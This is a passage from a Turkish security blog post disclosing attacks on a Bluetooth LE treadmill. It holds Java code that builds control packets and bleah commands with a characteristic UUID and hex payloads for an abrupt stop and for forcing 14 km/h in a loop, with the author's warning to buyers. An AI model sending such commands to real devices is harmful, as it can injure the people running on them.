
```

byte[] cmd = new byte[7];
cmd[0] = (byte) (mode & 255);
cmd[1] = (byte) (speed & 255);
cmd[2] = (byte) (slope & 255);
cmd[3] = 0;
cmd[4] = 0;
cmd[5] = (byte) (((cmd[0] + cmd[1]) ^ cmd[2]) + cmd[3] + 37);
cmd[6] = (byte) ((cmd[0] ^ cmd[1]) + cmd[2] + cmd[3] + 2);
return cmd;
}

```

Koşu bandını başlatmak için mode = 1, speed = 0, slope = 0 değişkenleri ile çağrılan yukardaki getControlCommand fonksiyonunda yer alan işlemleri Python ile gerçekleştirdiğimde 01000000002603 çıktısını oluşturabildim. Bu sayede artık Gfit uygulaması olmadan koşu bandını başlatacak komuttan (getControlCommand(1, 0, 0)) hız arttırmaya (getControlCommand(3, 5, 0)) kadar tüm komutları Python ile oluşturup Parani-UD100 sayesinde bleah aracı ile koşu bandına gönderebilecek noktaya geldim.





Son olarak sıra aklıma gelen kötüye kullanım senaryolarını pratikte denemeye geldiğinde;

1. İlk olarak koşu bandının hız sınırı olan saatte 14 KM'yi 20 KM'ye yükseltmeye çalıştığımda (bleah -b "62:00:xx:xx:xx:xx" -u "e54eaa57-371b-476c-99a3-74d267e3edae" -d "0x03c8000000f0cd") maksimum 14 KM'ye ayarlanabildiğini gördüm. (iyi haber)
2. İkinci olarak koşu bandına saatte 14 KM hızla giderken koşu bandına durdurma komutu gönderdiğimde (bleah -b "62:00:xx:xx:xx:xx" -u "e54eaa57-371b-476c-99a3-74d267e3edae" -d "0x02000000002704") koşu bandının mevcut hızdan 0 KM'ye mevcut hız süresinde (Saatte 14 KM hızla koşuluyorsa 14 saniyede duruyor) saniyede düştüğünü gördüm fakat aynı paketi iki defa, peşpeşe gönderdiğimde bu defa 4-5 saniyede düştüğünü ve yüksek hızda koşarken kontrolsüz bir şekilde bu denli azalmasının koşan kişinin kaza yaşamasına imkan tanıyabileceğini düşündüm. (kötü haber)
3. Son olarak düşük hızda yürüyen veya koşan bir kişinin koşu bandına, sınırsız bir döngüde hızı saatte 14 KM'ye yükselten komut gönderdiğimde aşağıdaki videoda olduğu üzere kişinin panik halinde hızı azaltmaya çalışsa da başaramadığını bu nedenle kaza yaşama ihtimalinin ortaya çıktığını görmüş oldum. Bir de bu koşu bantlarından satın almış ve kullanıma sunmuş bir spor salonuna kötü niyetli bir kişinin gidip tüm koşu bantlarına sırasıyla bu

komutu gönderdiğini düşündüğümde yaşanacak krizi gözümün önüne getirmek bile istemedim. (kötü haber)

Sonuç itibariyle Bluetooth fonksiyonunu kapatamadığınız ve yazılımı ne idüğü belirsiz Çinli bir firma tarafından geliştirilen bu koşu bandını satın almadan önce veya kullanırken risklerini göz önünde bulundurmanızı şiddetle tavsiye ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.